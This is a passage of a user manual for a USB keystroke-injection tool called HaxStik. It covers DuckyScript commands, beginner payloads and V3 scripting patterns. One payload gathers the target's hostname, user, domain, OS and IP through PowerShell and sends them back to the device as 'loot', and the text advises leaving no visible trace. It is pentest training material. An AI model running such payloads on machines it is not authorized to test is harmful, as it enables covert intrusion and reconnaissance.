`CTRL ALT DELETE`	`CTRL ALT DELETE`	Three-finger salute — security screen / Task Manager option
`CTRL SHIFT ESCAPE`	`CTRL SHIFT ESCAPE`	Open Task Manager directly
`CTRL SHIFT n`	`CTRL SHIFT n`	New folder (File Explorer) / Incognito window (Chrome)
`CTRL F1–F12`	`CTRL F5`	Ctrl + any function key (e.g. CTRL F5 = hard refresh browser)

SHIFT

Command	Syntax / Example	Description
`SHIFT [letter]`	`SHIFT a`	Types uppercase letter A (same as Shift+a)
`SHIFT TAB`	`SHIFT TAB`	Reverse tab — move to previous field in forms
`SHIFT DELETE`	`SHIFT DELETE`	Permanently delete without Recycle Bin (Windows)
`SHIFT F1–F12`	`SHIFT F10`	Shift + function key (e.g. SHIFT F10 = right-click context menu)
`SHIFT INSERT`	`SHIFT INSERT`	Paste from clipboard (alternate to CTRL v)

CTRL-ESC

CTRL-ESC is a single command (note the hyphen) that sends Ctrl+Escape simultaneously. On Windows, this opens the Start Menu — useful as an alternative to the GUI key on systems where the Windows key is disabled by Group Policy:

```
Open Start Menu then search for CMD

CTRL-ESC
DELAY 800
STRING cmd
ENTER
```

10.5 Single Key Commands

Single key commands press and release one key. They take no arguments — the command name is the complete instruction. Many have two valid spellings that are both recognized.

Enter, Tab, Space, Escape

Command	Syntax / Example	Description
`ENTER`	`ENTER`	Press and release Enter/Return key
`TAB`	`TAB`	Press Tab — move to next form field, indent in editor
`SPACE`	`SPACE`	Press Space bar
`ESC`	`ESC`	Press Escape — cancel, close menus, go back
`ESCAPE`	`ESCAPE`	Exact alias for ESC

Edit Keys

Command	Syntax / Example	Description
`BACKSPACE`	`BACKSPACE`	Delete character before cursor
`BS`	`BS`	Exact alias for BACKSPACE
`DELETE`	`DELETE`	Delete character after cursor (or selected content)
`DEL`	`DEL`	Exact alias for DELETE
`INSERT`	`INSERT`	Toggle Insert mode in text editors

Navigation Keys

Command	Syntax / Example	Description
`UP`	`UP`	Up arrow key
`UPARROW`	`UPARROW`	Exact alias for UP
`DOWN`	`DOWN`	Down arrow key
`DOWNARROW`	`DOWNARROW`	Exact alias for DOWN
`LEFT`	`LEFT`	Left arrow key
`LEFTARROW`	`LEFTARROW`	Exact alias for LEFT
`RIGHT`	`RIGHT`	Right arrow key
`RIGHTARROW`	`RIGHTARROW`	Exact alias for RIGHT
`PAGEUP`	`PAGEUP`	Page Up — scroll up one screen
`PAGEDOWN`	`PAGEDOWN`	Page Down — scroll down one screen
`HOME`	`HOME`	Jump to start of line
`END`	`END`	Jump to end of line

Lock Keys

Command	Syntax / Example	Description
`CAPSLOCK`	`CAPSLOCK`	Toggle Caps Lock on/off
`NUMLOCK`	`NUMLOCK`	Toggle Num Lock on/off
`SCROLLLOCK`	`SCROLLLOCK`	Toggle Scroll Lock on/off

Function Keys

F1 through F12 are all supported as individual commands:

Command	Syntax / Example	Description
`F1`	`F1`	Help / Browser help
`F2`	`F2`	Rename selected item (File Explorer)
`F3`	`F3`	Open Find/Search in active application
`F4`	`F4`	Open address bar (File Explorer) / Close window with ALT F4
`F5`	`F5`	Refresh / Reload current window or browser page
`F6`	`F6`	Move focus to address bar in File Explorer/Browser
`F7`	`F7`	Spell check (Office apps)
`F8`	`F8`	Windows boot menu if pressed during startup
`F9`	`F9`	Refresh (Outlook) / Send/Receive
`F10`	`F10`	Focus menu bar of active application
`F11`	`F11`	Toggle fullscreen mode in browser
`F12`	`F12`	Open browser developer tools / Save As in Office

Special Keys

Command	Syntax / Example	Description
`PRINTSCREEN`	`PRINTSCREEN`	Capture full screenshot to clipboard
`PAUSE`	`PAUSE`	Pause/Break key
`BREAK`	`BREAK`	Exact alias for PAUSE

Unsupported Command — ATTACKMODE

ATTACKMODE is a command from the Hak5 Rubber Ducky / Bash Bunny that switches the USB composite device configuration mid-execution (e.g. switching from HID to HID+Mass Storage). This hardware capability is not supported on the ESP32-S3's TinyUSB stack and HaxStik does not implement it. If ATTACKMODE appears in a payload, it is silently skipped and logged as ATTACKMODE: not supported (skipped) in the system log. The payload continues from the next line.

10.6 Mouse Commands

HaxStik presents a USB HID mouse to the target alongside the keyboard. Mouse commands in a payload send USB HID mouse reports to the target — the target's mouse cursor moves, buttons click, and the scroll wheel turns exactly as if a physical mouse were being operated. All mouse movements are relative to the current cursor position — there is no absolute positioning.

Command	Syntax / Example	Description
MOUSE_MOVE	MOUSE_MOVE 50 -30	Move cursor relative to current position. First value = X (positive = right, negative = left). Second value = Y (positive = down, negative = up). Values in pixels.
MOUSEMOVE	MOUSEMOVE 50 -30	Exact alias for MOUSE_MOVE
MOUSE_CLICK	MOUSE_CLICK LEFT	Click a mouse button at current position. Arguments: LEFT, RIGHT, or MIDDLE
MOUSECLICK	MOUSECLICK LEFT	Exact alias for MOUSE_CLICK
CLICK	CLICK LEFT	Exact alias for MOUSE_CLICK
MOUSE_DCLICK	MOUSE_DCLICK LEFT	Double-click LEFT or RIGHT button at current position
MOUSE_DOUBLECLICK	MOUSE_DOUBLECLICK LEFT	Exact alias for MOUSE_DCLICK
DCLICK	DCLICK LEFT	Exact alias for MOUSE_DCLICK
MOUSE_PRESS	MOUSE_PRESS LEFT	Hold a mouse button down without releasing. Use MOUSE_RELEASE to release.
MOUSE_RELEASE	MOUSE_RELEASE LEFT	Release a held mouse button
MOUSE_SCROLL	MOUSE_SCROLL 5	Scroll the mouse wheel. Positive = scroll up, negative = scroll down. Value is scroll units.
MOUSESCROLL	MOUSESCROLL -3	Exact alias for MOUSE_SCROLL
SCROLL	SCROLL 3	Exact alias for MOUSE_SCROLL
MOUSE_DRAG	MOUSE_DRAG 100 50	Click-hold LEFT button, move to relative X Y, release. Performs a drag operation.
MOUSEDRAG	MOUSEDRAG 100 50	Exact alias for MOUSE_DRAG
MOUSE_JIGGLE	MOUSE_JIGGLE	Move mouse 2px right then 2px left — single anti-sleep action. Different from the TOOLS Mouse Jiggler.

Mouse Coordinate System

All mouse movement values are in pixels relative to the current cursor position at the moment the command executes. The coordinate system works as follows:

- Positive X = move right
- Negative X = move left
- Positive Y = move down
- Negative Y = move up

Mouse command examples

```
REM Mouse usage examples:

MOUSE_MOVE 100 0      REM Move cursor 100 pixels to the right
MOUSE_MOVE -50 -50    REM Move cursor 50 pixels left and 50 pixels up
MOUSE_CLICK LEFT      REM Left-click at current position
MOUSE_DCLICK LEFT     REM Double-click at current position
MOUSE_SCROLL -3       REM Scroll down 3 units
MOUSE_SCROLL 5        REM Scroll up 5 units

REM Drag example — click and drag 200px to the right:
MOUSE_DRAG 200 0

REM Hold button, move, release manually:
MOUSE_PRESS LEFT
MOUSE_MOVE 300 0
MOUSE_RELEASE LEFT
```

10.7 Hold and Release Commands

HOLD and RELEASE give you precise control over when individual keys go down and when they come up. Standard modifier commands like CTRL c press both keys together and release them immediately. HOLD lets you keep a key physically depressed while other operations happen.

Command	Syntax / Example	Description
HOLD	HOLD SHIFT	Hold down the specified key without releasing. The key stays down until RELEASE or RELEASE_ALL.
RELEASE	RELEASE SHIFT	Release a specific key that was held with HOLD.
RELEASE_ALL	RELEASE_ALL	Release ALL currently held keys simultaneously. Use at end of payload or after any complex key sequence as safety cleanup.
RELEASEALL	RELEASEALL	Exact alias for RELEASE_ALL

HOLD and RELEASE Usage Examples

```
HOLD and RELEASE examples

REM Type uppercase text using HOLD SHIFT:
HOLD SHIFT
STRING important warning
RELEASE SHIFT
REM Result: 'IMPORTANT WARNING' (all uppercase)

REM Complex key combo held while doing something else:
HOLD CTRL
HOLD ALT
DELETE
RELEASE_ALL
REM Sends Ctrl+Alt+Delete

REM Always use RELEASE_ALL at end of payload for safety:
HOLD GUI
STRING r
RELEASE GUI
DELAY 600
STRINGLN notepad
RELEASE_ALL   REM Safety cleanup even if nothing is held
```

10.8 Special Input Commands

Command	Syntax / Example	Description
`STRING_ALT`	`STRING_ALT Héllo`	Types characters using Alt+Numpad codes instead of direct key codes. Required for special/accented characters on non-US keyboard layouts where STRING produces wrong characters.
`STRINGALT`	`STRINGALT text`	Exact alias for STRING_ALT
`NUMLOCK_FORCE`	`NUMLOCK_FORCE`	Forces Num Lock ON. Must be called before STRING_ALT on Windows. Without Num Lock on, Alt+Numpad codes do not work.
`NUMLOCKFORCE`	`NUMLOCKFORCE`	Exact alias for NUMLOCK_FORCE
`WAIT_FOR_CAPS_CHANGE`	`WAIT_FOR_CAPS_CHANGE`	Pauses until the host sends a CapsLock LED change event OR 10 seconds timeout. Used for advanced timing synchronization with OS keyboard state.

STRING_ALT — Non-US Keyboard Layouts

When HaxStik injects characters using STRING, it sends HID key codes based on a US QWERTY keyboard layout. On a target computer configured with a different keyboard layout (French AZERTY, German QWERTZ, Spanish, Arabic, etc.), these key codes produce different characters than intended — because the same physical key position produces a different character depending on the configured layout.

STRING_ALT bypasses this by using the Alt+Numpad input method: hold Alt, type the decimal character code on the numpad, release Alt. This works at the OS level and produces the correct character regardless of the keyboard layout. The Num Lock key must be ON for this to work on Windows:

STRING_ALT example

```
REM Type special characters on any keyboard layout:

NUMLOCK_FORCE      REM Ensure Num Lock is ON first
STRING_ALT Héllo   REM Types H, é (using Alt+130), l, l, o

REM Without STRING_ALT on a French keyboard,
REM STRING Hello might type 'Hello' or 'Hellp' depending on layout
REM STRING_ALT always produces the correct character
```

10.9 Ten Guided First Payloads

The ten payloads in this section are written specifically for learning — each one introduces new concepts, builds on the previous one, and is fully explained line by line. Write each payload yourself in Payload Studio, test it on your own computer, and understand what every line does before moving to the next. All testing must be done on systems you own.

> ⚖️ ⚖️ **Authorized Use Only**
> All payloads in this section must only be run on computers you own or have explicit written authorization to test. These are learning exercises — run them on your own machine first, every time.

Payload 1 · **Hello World** [BEGINNER]

Target: Windows

What it does: Open Notepad and type a confirmation message — the standard first test for any HaxStik

```
REM Payload 1: Hello World
REM Opens Notepad and types a test message
REM Tests that injection is working correctly

REM Wait for system to settle after plug-in
DELAY 2000

REM Open the Windows Run dialog
GUI r
DELAY 600

REM Type 'notepad' and press Enter to open it
STRINGLN notepad
DELAY 1200

REM Type test message in Notepad
STRING HaxStik is working correctly.
ENTER
STRING Injection confirmed.

REM Safety cleanup
RELEASE_ALL
```

Expected result: Notepad opens. Two lines of text appear. Injection is confirmed working.

Payload 2 · **Open Browser to URL** [BEGINNER]

Target: Windows

What it does: Opens the default browser and navigates to a specific URL

```
REM Payload 2: Open Browser to URL
REM Opens the Run dialog and starts the browser with a specific URL

DELAY 2000
GUI r
DELAY 600

REM Type the URL directly into Run dialog to open default browser
STRINGLN https://haxbd.com
DELAY 3000

REM Browser should now be open at the target URL
RELEASE_ALL
```

Expected result: Default browser opens and navigates to https://haxbd.com

Payload 3 · **System Information Capture** [BEGINNER]

Target: Windows

What it does: Opens CMD, runs systeminfo, and saves output to a text file on the Desktop

```
REM Payload 3: System Information Capture
REM Opens CMD and captures system info to Desktop

DELAY 2000
GUI r
DELAY 600
STRINGLN cmd
DELAY 1200

REM Run systeminfo and redirect output to Desktop file
STRINGLN systeminfo > %USERPROFILE%\Desktop\info.txt
DELAY 8000

REM systeminfo takes several seconds — wait for it
STRINGLN exit
RELEASE_ALL
```

Expected result: CMD opens, runs systeminfo, closes. A file named info.txt appears on the Desktop containing system details.

Payload 4 · **Lock the Screen** [BEGINNER]

Target: Windows

What it does: Immediately locks the Windows screen — tests the GUI+L shortcut

```
REM Payload 4: Lock Screen
REM Locks Windows immediately using keyboard shortcut

DELAY 1500

REM Windows key + L locks the screen instantly
GUI l

RELEASE_ALL
```

Expected result: Windows screen locks immediately. Password required to unlock.

Payload 5 · **Open Terminal — Linux** [BEGINNER]

Target: Linux (GNOME/Ubuntu)

What it does: Opens a terminal window on Linux using the standard keyboard shortcut

```
REM Payload 6: Open Terminal on Linux
REM Works on Ubuntu, Fedora, Debian with GNOME desktop

DELAY 1500

REM Ctrl+Alt+T opens terminal on most Linux desktop environments
CTRL ALT t
DELAY 1500

REM Type a test command in the terminal
STRINGLN whoami
DELAY 500
STRINGLN hostname

RELEASE_ALL
```

Expected result: Terminal window opens. Commands whoami and hostname execute, showing the current user and computer name.

Payload 6 · **Spotlight Search — macOS** [BEGINNER]

Target: macOS

What it does: Opens Spotlight search and launches an application by name

```
REM Payload 7: Spotlight Search on macOS
REM Opens Spotlight and launches Terminal

DELAY 1500

REM Command+Space opens Spotlight on macOS
GUI SPACE
DELAY 800

REM Type application name in Spotlight
STRINGLN terminal
DELAY 2000

REM Type a command in the Terminal
STRINGLN whoami

RELEASE_ALL
```

Expected result: Spotlight search opens, Terminal is found and launched, whoami command runs showing current user.

Payload 7 · **Adaptive OS — Detect and Act** [INTERMEDIATE]

Target: Windows / Linux / macOS

What it does: Uses OS_DETECT to automatically identify the target OS and open the correct terminal

```
REM Payload 9: Adaptive OS Detection
REM Detects OS and opens terminal correctly on all platforms

DELAY 1500
REM Save keyboard state before OS detection
SAVE_HOST_KEYBOARD_STATE

REM Detect the target OS
OS_DETECT
DELAY 500

REM Restore keyboard state after detection
RESTORE_HOST_KEYBOARD_STATE
DELAY 300

REM Open terminal based on detected OS
IF ($_OS == Windows) THEN
    GUI r
    DELAY 600
    STRINGLN cmd
    DELAY 1200
    STRINGLN echo Windows detected - HaxStik was here
END_IF

IF ($_OS == Linux) THEN
    CTRL ALT t
    DELAY 1500
    STRINGLN echo Linux detected - HaxStik was here
END_IF

IF ($_OS == Mac) THEN
    GUI SPACE
    DELAY 800
    STRINGLN terminal
    DELAY 2000
    STRINGLN echo macOS detected - HaxStik was here
END_IF

RELEASE_ALL
```

Expected result: On Windows: CMD opens with the echo message. On Linux: Terminal opens with the echo. On macOS: Terminal opens via Spotlight with the echo. The correct terminal opens automatically on any target.

Payload 8 · **Loot Capture — System Recon** [INTERMEDIATE]

Target: Windows

What it does: Gathers hostname, username, and IP address and sends back as structured loot via CDC serial

```
REM Payload 10: System Recon with Loot Capture
REM Captures basic system info and sends to HaxStik loot storage
REM Check TOOLS -> LOOT MANAGER for captured data after execution

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

REM Find HaxStik CDC port — Windows names it USB Serial Device (COMx)
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

REM Collect data and send as loot in one line (no >> prompts)
STRING $os=(Get-WmiObject Win32_OperatingSystem).Caption
ENTER
DELAY 800
STRING $ip=(Get-NetIPAddress -AddressFamily IPv4|Where-Object{$_.InterfaceAlias -notmatch 'Loopback'}|Select-Object -First 1).IPAddress
ENTER
DELAY 800
STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('Host: '+$env:COMPUTERNAME);$port.WriteLine('User: '+$env:USERNAME);$port.WriteLine('Domain: '+$env:USERDOMAIN);$port.WriteLine('OS: '+$os);$port.WriteLine('IP: '+$ip);$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 3000

STRING exit
ENTER
RELEASE_ALL
```

```
REM Check TOOLS -> LOOT MANAGER for captured data
REM COM port found automatically via WMI — no manual configuration needed
```

Expected result: Check TOOLS → LOOT MANAGER → VIEW CAPTURED LOOT — a new entry shows hostname, username, domain, OS, and IP address. System Log shows green PAYLOAD: finished.

> *“Code is poetry — but DuckyScript is action. Every line you write becomes keystrokes on a machine. There is no compile step between your intention and the target's screen.”*
>
> *— USB HID Scripting Principle*

> *“The most dangerous three-line payload ever written: open a terminal, type one command, press Enter. Everything else is just deciding what that command should be.”*
>
> *— Penetration Testing Fundamentals*

> *“Understanding what you are scripting is the difference between a tool operator and a security professional. Never run a payload you cannot explain line by line.”*
>
> *— HaxBD — Responsible Use Principle*

PART III · DUCKYSCRIPT SCRIPTING GUIDE

Chapter

11

Intermediate Payload Development

Structured design, V3 logic patterns, cross-platform techniques, timing mastery, data collection payloads, and managing a professional payload library.

Skill Level:
● **INTERMEDIATE**

11.1 Structured Payload Design

Chapter 10 taught every DuckyScript command. Chapter 11 teaches how to combine them into payloads that are reliable, maintainable, and easy to debug. The difference between a beginner payload and an intermediate one is rarely the commands used — it is the structure, the timing discipline, the error awareness, and the design choices that make it work consistently across different target environments.

The Anatomy of a Well-Structured Payload

Every well-written HaxStik payload follows a consistent structure, regardless of what it does. Adopting this structure from the start makes your payloads easier to read, faster to debug, and more reliable in the field:

Universal payload skeleton

```
REM ================================================
REM PAYLOAD NAME: [Your Payload Name]
REM VERSION:      1.0
REM TARGET:       [Windows 10/11 / Linux / macOS]
REM PURPOSE:      [One sentence describing what this does]
REM AUTHORIZED:   [For authorized testing only]
REM ================================================

REM --- SECTION 1: CONFIGURATION ---
REM Define constants and settings at the top for easy modification
DEFINE #DELAY_SHORT 500
DEFINE #DELAY_MEDIUM 1000
DEFINE #DELAY_LONG 2000

REM --- SECTION 2: SAFETY DELAY ---
REM Always start with a delay to let the system settle
DELAY #DELAY_LONG

REM --- SECTION 3: MAIN LOGIC ---
REM Your payload actions go here

REM --- SECTION 4: CLEANUP ---
REM Always end with key release and LED confirmation
RELEASE_ALL
```

This skeleton does several important things: the header comment documents every payload permanently so anyone reading it knows exactly what it does and on which target. DEFINE constants at the top mean timing values are adjusted in one place instead of hunting through hundreds of lines. The safety DELAY at the start prevents the first action from landing before the system is ready. RELEASE_ALL at the end ensures no keys are stuck regardless of whether the payload ran to completion or was stopped partway through.

Section Organization

For payloads longer than 20 lines, divide the code into clearly labelled sections using REM comment blocks. This makes navigation and debugging dramatically faster:

Sectioned payload structure

```
REM ================================================
REM PAYLOAD: Environment Recon
REM TARGET:  Windows 10/11
REM ================================================

DEFINE #SETTLE   2000
DEFINE #APP_WAIT 1200
DEFINE #CMD_WAIT 800

REM --- PART 1: OPEN POWERSHELL ---
DELAY #SETTLE
GUI r
DELAY #CMD_WAIT
STRING powershell
ENTER
DELAY #APP_WAIT

REM --- PART 2: COLLECT DATA ---
STRINGLN whoami
DELAY 500
STRINGLN hostname
DELAY 500

REM --- PART 3: CLOSE AND CLEANUP ---
STRINGLN exit
DELAY 300
RELEASE_ALL
REM LED_BLINK not available (no physical LED on HaxStik hardware)
```

Naming Conventions

Good naming makes payloads easy to find, understand, and manage in the payload library:

Item	Detail
Payload filenames	Use prefix that shows purpose: recon_, info_, test_, audit_. Examples: recon_basic.txt, test_speed.txt, audit_usb.txt
DEFINE constants	Use UPPERCASE with # prefix: #DELAY_OPEN, #TARGET_IP, #MAX_RETRY
VAR variables	Use lowercase with $ prefix: $count, $retry, $os_result
FUNCTION names	Use UPPERCASE descriptive names: OPEN_SHELL, GET_HOSTNAME, CLEANUP
Version tracking	Add _v1, _v2 suffix: recon_v1.txt, recon_v2.txt — keep old versions as backup

11.2 V3 Logic Patterns

The DuckyScript V3 Engine (covered in Chapter 9) transforms your payloads from linear scripts into responsive programs. This section covers every V3 logic pattern with practical, tested examples. All examples require V3 Engine enabled in Settings.

Variables — Declare, Assign, Update

Variables are declared with VAR and updated with standalone assignment lines. After declaration, you do not need VAR again — just write the variable name with the new value:

Variables declaration and usage

```
REM Variable declaration and updates:

VAR $count = 0        REM Declare integer variable
VAR $name = admin     REM Declare string variable
VAR $delay = 1000     REM Declare timing variable

REM Update without VAR keyword:
$count = $count + 1   REM Arithmetic update
$count++              REM Increment shorthand
$count--              REM Decrement shorthand

REM Arithmetic operators:
$result = $a + $b     REM Addition
$result = $a - $b     REM Subtraction
$result = $a * $b     REM Multiplication
$result = $a / $b     REM Integer division (no decimals)

REM Use variable in a command:
DELAY $delay          REM Use $delay value as DELAY argument
STRING $name          REM Types the value of $name
```

Comparisons and Conditions

IF conditions support all six comparison operators for both numbers and strings, plus logical AND (&&) and OR (||) to combine conditions:

Conditions and comparisons

```
REM Numeric comparisons:
IF ($count == 3) THEN
    STRING Count reached 3
END_IF

IF ($count > 0 && $count < 10) THEN
    STRING Count is between 1 and 9
END_IF

REM String comparisons (case-sensitive):
IF ($_OS == Windows) THEN
    GUI r
END_IF

REM OR condition:
IF ($_OS == Linux || $_OS == Mac) THEN
    CTRL ALT t
END_IF

REM IF / ELSE / END_IF:
IF ($count == 0) THEN
    STRING First run
ELSE
    STRING Subsequent run
END_IF

REM Nested IF blocks:
IF ($_OS == Windows) THEN
    IF ($count > 5) THEN
        STRING Windows and count above 5
    ELSE
        STRING Windows but count is low
    END_IF
END_IF
```

WHILE Loops — Counter Pattern

WHILE is the only loop construct in DuckyScript V3. The most common pattern is a counter loop that executes a fixed number of times:

WHILE loop patterns

```
REM Basic counter loop — runs 5 times:
VAR $i = 0
WHILE ($i < 5)
    STRING Iteration number:
    ENTER
    $i++
END_WHILE

REM Countdown loop — runs while value is positive:
VAR $remaining = 3
WHILE ($remaining > 0)
    DELAY 1000
    MOUSE_JIGGLE
    $remaining--
END_WHILE
REM Above keeps screen active for 3 seconds with mouse jiggle

REM Loop with increasing delay (retry pattern):
VAR $attempt = 1
VAR $wait = 500
WHILE ($attempt <= 3)
    DELAY $wait
    STRING Attempt:
    $attempt++
    $wait = $wait + 500
END_WHILE
REM Waits 500ms, 1000ms, 1500ms between attempts
```

FUNCTION and CALL — Reusable Blocks

FUNCTION lets you define a block of commands once and CALL it multiple times. Functions are collected in a pre-pass before execution — they can appear anywhere in the file but are always processed before the main payload runs. The function body is inlined at the CALL site during pre-processing:

FUNCTION and CALL pattern

```
REM Define reusable functions at the top or bottom — position does not matter

FUNCTION OPEN_CMD
    GUI r
    DELAY 600
    STRINGLN cmd
    DELAY 1200
END_FUNCTION

FUNCTION CLOSE_WINDOW
    ALT F4
    DELAY 300
END_FUNCTION

FUNCTION BLINK_DONE
    REM LED_BLINK not available (no physical LED on HaxStik hardware)
    RELEASE_ALL
END_FUNCTION

REM Main payload — uses the functions:
DELAY 2000

CALL OPEN_CMD
STRINGLN whoami
DELAY 500
STRINGLN hostname
DELAY 500
CALL CLOSE_WINDOW

CALL OPEN_CMD
STRINGLN ipconfig
DELAY 1000
CALL CLOSE_WINDOW

CALL BLINK_DONE
```

> ✔ **Nested CALL Limitation**
> HaxStik v1.0.0 supports one level of nested CALL — a function called from within another function body. Deeper nesting (function calling a function calling another function) is not supported and the inner CALL will be logged as unknown and skipped. Design your functions to avoid deeper nesting than one level.

DEFINE — Compile-Time Constants

DEFINE creates a named constant that is substituted everywhere it appears in the payload before execution begins. Unlike VAR variables (which are resolved at runtime), DEFINE substitutions happen at compile time during the V3 pre-processing pass. This means DEFINE values cannot be changed during execution — they are fixed:

DEFINE constants pattern

```
REM DEFINE for timing constants:
DEFINE #SETTLE      2000
DEFINE #APP_OPEN    1200
DEFINE #SHORT_WAIT  400

REM DEFINE for target-specific values:
DEFINE #TARGET_HOST 192.168.1.100
DEFINE #TEST_USER   testadmin

REM All #NAME references are replaced before execution:
DELAY #SETTLE
GUI r
DELAY #SHORT_WAIT
STRINGLN powershell
DELAY #APP_OPEN
STRING ping #TARGET_HOST
ENTER

REM Changing #SETTLE at the top changes all DELAYs using it
REM This is the key advantage of DEFINE over hardcoded values
```

Practical V3 Pattern: Retry Loop

A retry loop attempts an action multiple times with increasing delays between attempts — useful when an application takes variable time to open depending on system load:

Retry loop pattern

```
REM Retry pattern: attempt to open an application up to 3 times
DEFINE #MAX_ATTEMPTS 3
DEFINE #BASE_DELAY   1000

VAR $attempt = 1
VAR $wait = #BASE_DELAY
VAR $success = 0

WHILE ($attempt <= #MAX_ATTEMPTS)
    GUI r
    DELAY $wait
    STRINGLN notepad
    DELAY $wait
    REM If notepad opened, proceed
    REM (In practice, check via a subsequent command's success)
    $attempt++
    $wait = $wait + 500
END_WHILE

RELEASE_ALL
REM LED_BLINK not available (no physical LED on HaxStik hardware)
```

Practical V3 Pattern: Countdown Anti-Sleep

Keep the target screen active for a defined period using a WHILE loop with MOUSE_JIGGLE — useful during long data collection operations:

Countdown anti-sleep pattern

```
REM Keep screen active for 5 minutes (300 seconds)
REM Jiggles mouse every 30 seconds — 10 iterations

DEFINE #JIGGLE_INTERVAL 30000
DEFINE #TOTAL_JIGGLES   10

VAR $jiggles = 0
WHILE ($jiggles < #TOTAL_JIGGLES)
    DELAY #JIGGLE_INTERVAL
    MOUSE_JIGGLE
    $jiggles++
END_WHILE

REM After loop completes, screen has been kept active for ~5 minutes
REM Check TOOLS -> LOOT MANAGER or System Log to confirm execution
RELEASE_ALL
```

11.3 Cross-Platform Payload Techniques

A cross-platform payload works correctly on Windows, Linux, and macOS without any manual reconfiguration between targets. This is valuable when you are deploying HaxStik in standalone mode and do not know in advance what OS the target is running. Cross-platform payloads are built on OS_DETECT and $_OS conditional branching.

The Cross-Platform Payload Template

Every cross-platform payload follows this core structure. This template is the recommended starting point:

Cross-platform payload template

```
REM ================================================
REM PAYLOAD: Cross-Platform Template
REM VERSION: 1.0
REM TARGET:  Windows 10/11 / Linux / macOS
REM REQUIRES: V3 Engine ENABLED
REM ================================================

DEFINE #SETTLE      2000
DEFINE #OS_WAIT     500
DEFINE #APP_WAIT    1200

DELAY #SETTLE

REM --- DETECT OS ---
SAVE_HOST_KEYBOARD_STATE
OS_DETECT
DELAY #OS_WAIT
RESTORE_HOST_KEYBOARD_STATE
DELAY 300

REM --- WINDOWS BRANCH ---
IF ($_OS == Windows) THEN
    REM Windows-specific actions here
    GUI r
    DELAY 600
    STRINGLN cmd
    DELAY #APP_WAIT
    STRINGLN echo Windows target
    DELAY 500
    STRINGLN exit
END_IF
```

```
REM --- LINUX BRANCH ---
IF ($_OS == Linux) THEN
    REM Linux-specific actions here
    CTRL ALT t
    DELAY #APP_WAIT
    STRINGLN echo Linux target
    DELAY 500
END_IF

REM --- MACOS BRANCH ---
IF ($_OS == Mac) THEN
    REM macOS-specific actions here
    GUI SPACE
    DELAY 600
    STRINGLN terminal
    DELAY #APP_WAIT
    STRINGLN echo macOS target
    DELAY 500
END_IF

RELEASE_ALL
REM LED_BLINK not available (no physical LED on HaxStik hardware)
```

Opening a Terminal on Each Platform

The most common cross-platform task is opening a terminal or command prompt. The correct method differs significantly between operating systems:

Item	Detail
Windows — CMD	GUI r → DELAY 600 → STRINGLN cmd → DELAY 1200
Windows — PowerShell	GUI r → DELAY 600 → STRINGLN powershell → DELAY 1200
Windows — PowerShell visible	GUI r → DELAY 600 → STRING powershell → ENTER → DELAY 1500
Linux — GNOME/Ubuntu	CTRL ALT t → DELAY 1500
Linux — KDE	ALT F2 → DELAY 600 → STRINGLN konsole → DELAY 1200
Linux — XFCE	CTRL F2 → DELAY 600 → STRINGLN xfce4-terminal → DELAY 1200
macOS — Terminal via Spotlight	GUI SPACE → DELAY 800 → STRINGLN terminal → ENTER → DELAY 2000
macOS — Terminal via Dock shortcut	Does not have a reliable keyboard-only shortcut — Spotlight method preferred

Keyboard Layout Considerations

Cross-platform payloads face an additional challenge: different countries use different keyboard layouts. A payload that types a backslash (\) on a US QWERTY keyboard layout produces a different character on a German QWERTZ or French AZERTY layout.

- **For simple ASCII text (letters, numbers):** STRING works correctly on all English-language keyboard layouts. Letters a–z and digits 0–9 are reliable across all QWERTY/QWERTZ/AZERTY variants.
- **For symbols and special characters:** Characters like \, /, @, #, [,], {, } are in different positions on non-US layouts. STRING will produce wrong characters. Use STRING_ALT for guaranteed correct output on Windows.
- **For cross-region payloads:** Design payloads that avoid special characters wherever possible. Use PowerShell commands that do not require symbols. When symbols are unavoidable, use STRING_ALT preceded by NUMLOCK_FORCE on Windows targets.

```
Keyboard layout safe patterns

REM Cross-region safe path — avoids backslash entirely:
STRINGLN cd %USERPROFILE%

REM Cross-region safe using STRING_ALT for symbols:
NUMLOCK_FORCE
STRING_ALT C:\Users\Public\

REM Alternatively: use environment variables to avoid typed paths:
STRINGLN powershell -c "Set-Location \$env:USERPROFILE"
```

SAVE and RESTORE Keyboard State in Cross-Platform Payloads

Always wrap OS_DETECT in SAVE_HOST_KEYBOARD_STATE and RESTORE_HOST_KEYBOARD_STATE in cross-platform payloads. OS detection probes CapsLock and may leave it in a different state if the detection is interrupted or if an odd number of probes were completed before a timeout. The save/restore pair ensures the target's CapsLock indicator is exactly as the user left it after your payload completes — an important detail for leaving no visible trace:

Keyboard state around OS detection

```
REM Always wrap OS_DETECT with keyboard state save/restore:
SAVE_HOST_KEYBOARD_STATE
OS_DETECT
DELAY 500
RESTORE_HOST_KEYBOARD_STATE
DELAY 300

REM Now proceed with $_OS branching
IF ($_OS == Windows) THEN
    REM ...
END_IF
```

11.4 Timing Mastery

After structured design and V3 logic, timing is the next most important skill for intermediate payload development. Understanding not just what timing commands exist (covered in Chapter 10) but when and how to combine them intelligently separates payloads that work reliably from ones that fail on some targets.

Dynamic Timing with Variables

One of V3's most practical applications is using variables for timing values. This allows you to define timing at the top of your payload and have it automatically adjust throughout the script:

Dynamic timing profile

```
REM Dynamic timing — change timing profile by modifying 3 values:

REM TIMING PROFILE (adjust these for target speed):
VAR $t_settle  = 2000   REM Initial settle time
VAR $t_app     = 1200   REM Application open time
VAR $t_cmd     = 600    REM Between commands

REM Use variables throughout the payload:
DELAY $t_settle
GUI r
DELAY $t_cmd
STRINGLN powershell
DELAY $t_app
STRINGLN whoami
DELAY $t_cmd
STRINGLN exit

REM To make the payload slower on a slow machine,
REM only change the three values at the top.
REM Nothing else in the payload needs to change.
```

Adaptive Timing — Increasing Delays on Retry

When a payload action might fail due to timing on slow systems, adaptive timing increases the delay on each attempt:

Adaptive timing

```
REM Adaptive timing pattern — starts fast, slows if needed:
VAR $wait = 800
VAR $tries = 0

WHILE ($tries < 4)
    GUI r
    DELAY $wait
    STRINGLN notepad
    DELAY $wait
    $tries++
    $wait = $wait + 400
END_WHILE

